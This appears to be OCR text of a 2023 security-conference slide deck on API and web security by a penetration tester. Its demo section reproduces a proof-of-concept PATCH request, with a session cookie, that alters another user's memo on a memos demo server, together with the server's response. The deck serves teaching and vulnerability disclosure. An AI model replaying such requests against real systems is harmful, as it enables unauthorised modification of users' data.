2023
Arab Security Conference
& Exhibition

SPEAKERS
2023

CYBER DEFENSE IN AN ERA CYBERWARFARES

Ahmed Hassan

Cyber Security Consultant & Penetration Tester @ Condignum,
AUSTRIA

API Security/Web Security - how it can affect an Organization and possibly damage your Business ?

7th Round
17th - 18th of September 2023

www.arabsecurityconference.com

Agenda

1. Self-Introduction
2. What is an API – Application Programming Interface
3. API Attacks & Penetration Testing – Demo Time
4. Web Security - how it can affect an Organization
5. Web Security – Explanation
6. Web Security – Demo Time

Qualifications & professional Certifications

- studied and working in Austria in the Cyber Security Field as **Cyber Security Engineer, Penetration Tester and Bug Bounty Hunter**

Certifications for advanced IT professionals


Certified EC-council Instructor

Certified Ethical Hacker

Offensive Security Certified Professional

Identified Vulnerabilities & 0-day Vulnerabilities

- Identified more than 25 CVEs. Some as an example:
  - CVE-2023-0787
  - CVE-2023-0791
  - CVE-2023-0564
  - CVE-2023-0565
  - CVE-2023-0566
  - CVE-2023-0572



Certificate of Appreciation

Lenovo

This certificate acknowledges that

Ahmed Hassan

found a web site vulnerability, then acted ethically by reporting it in a timely manner. These efforts have helped improve the overall level of security at Lenovo.

Lenovo Information Security

July 2022


Thank you Letter from Lenovo, for identifying a Vulnerability in their Web Application


What is an API - Application Programming Interface

API - Application Programming Interface

1. API is the acronym for application programming interface — a software intermediary that allows two applications to talk to each other.

2. It can be used as a building block for the development of new interactions with mobile devices, other applications or smart devices.






API – Penetration Testing

1. An API penetration testing is an application penetration testing exercise performed by certified human hackers in a controlled environment simulating a cybersecurity attack on an API endpoint.

2. API penetration testing is considered an industry-standard offensive security practice that enables organizations to meet security compliance requirements (i.e., PCI DSS, SOC 2, ISO 27001, GDPR, and HIPAA) and improve their security posture to protect their sensitive and regulated data, systems, and processes.

3. With a trusted API penetration testing service provider, an organization can securely and safely scan for vulnerabilities on its API endpoints.



```
GET /api/v2/users
Accept: application/json
```

```
200 OK
Content-type: application/json
{
  "id": 123456
}
```

API – Penetration Testing Request Methods


1. Use GET requests to retrieve resource representation/information only – and not modify it in any way. As GET requests do not change the resource's state, these are said to be safe methods.

2. Use POST APIs to create new subordinate resources, e.g., a file is subordinate to a directory containing it or a row is subordinate to a database table.

3. Use PUT APIs primarily to update an existing resource (if the resource does not exist, then API may decide to create a new resource or not).

4. HTTP PATCH requests are to make a partial update on a resource. If you see PUT requests modify a resource entity too. So, to make it more precise – the PATCH method is the correct choice for partially updating an existing resource, and you should only use PUT if you're replacing a resource in its entirety.

5. As the name applies, DELETE APIs delete the resources (identified by the Request-URI).




GET
POST
PUT
PATCH
DELETE

Client Sends Request
HTTPRequest

HTTP Methods

Server Sends Response
HTTPResponse



Create → POST
Read → GET
Update → PUT
Delete → DELETE


HTTP Methods

API Vulnerability – Demo Time

1. **API real Customer – 0-day Vulnerability:**

   Link: https://huntr.dev/bounties/e907b754-4f33-46b6-9dd2-0d2223cb060c/


2. **Video PoC:** https://drive.google.com/file/d/13cZ4p-rVimkO0XFDpYBCfT53kivWeuTW/view



```
PATCH /api/memo/1010 HTTP/2
Host: demo.usememos.com
Cookie: memos_session=
MTY3MTc5OTI2NnxEdi1EQkFFQ180UUFBUkFCRUFBQUhfLUVBQUV
HYzNSeWFXNW5EQWtBQjNWelpYSXRhV1FEYVc1MEJBTUFfOUE9fJ
kCFcd76DBPXtO-tkZbo42rHY5Dasvq0_5yqQVXRTWG
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 74
Referer: https://demo.usememos.com/
Origin: https://demo.usememos.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "id":1010,
  "content":"Changed",
  "visibility":"PRIVATE",
  "resourceIdList":[
  ]
}
```


```
Content-Length: 387
Cf-Ray: 77e1371a2cfe0da8-MRS
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Alt-Svc: h3=":443"; ma=86400, h3-29=":443";
ma=86400

{
  "data":{
    "id":1010,
    "rowStatus":"NORMAL",
    "creatorId":104,
    "createdTs":1671799732,
    "updatedTs":1671799745,
    "content":"Changed",
    "visibility":"PRIVATE",
    "pinned":false,
    "displayTs":1671799732,
    "creator":{
      "id":104,
      "rowStatus":"NORMAL",
      "createdTs":1671799266,
      "updatedTs":1671799366,
      "username":"test",
      "role":"USER",
      "email":"",
      "nickname":"test",
      "openId":"",
      "userSettingList":null
    },
    "resourceList":[
    ]
```

API Vulnerability – Demo Time – Proof of Concept Video



Web Security - how it can affect an Organization and possibly damage your Business?


Web Security – Uber and GTA 6 hacked & leaked



UK police arrest teenager suspected of Uber, GTA 6 hacks


Carly Page @carlypage_ / 4:28 PM GMT+2 • September 26, 2022

Comment



Grand Theft Auto 6 leak: who hacked Rockstar and what was stolen?

A major data breach has given the world an early look at Grand Theft Auto 6. Why is this such bad news for the developer?



[redacted] Uber staff posted a comment. Sep 15th (5 mins ago)

UBER HAS BEEN HACKED (domain admin, aws admin, vsphere admin, gsuite SA) AND THIS HACKERONE ACCOUNT HAS BEEN ALSO

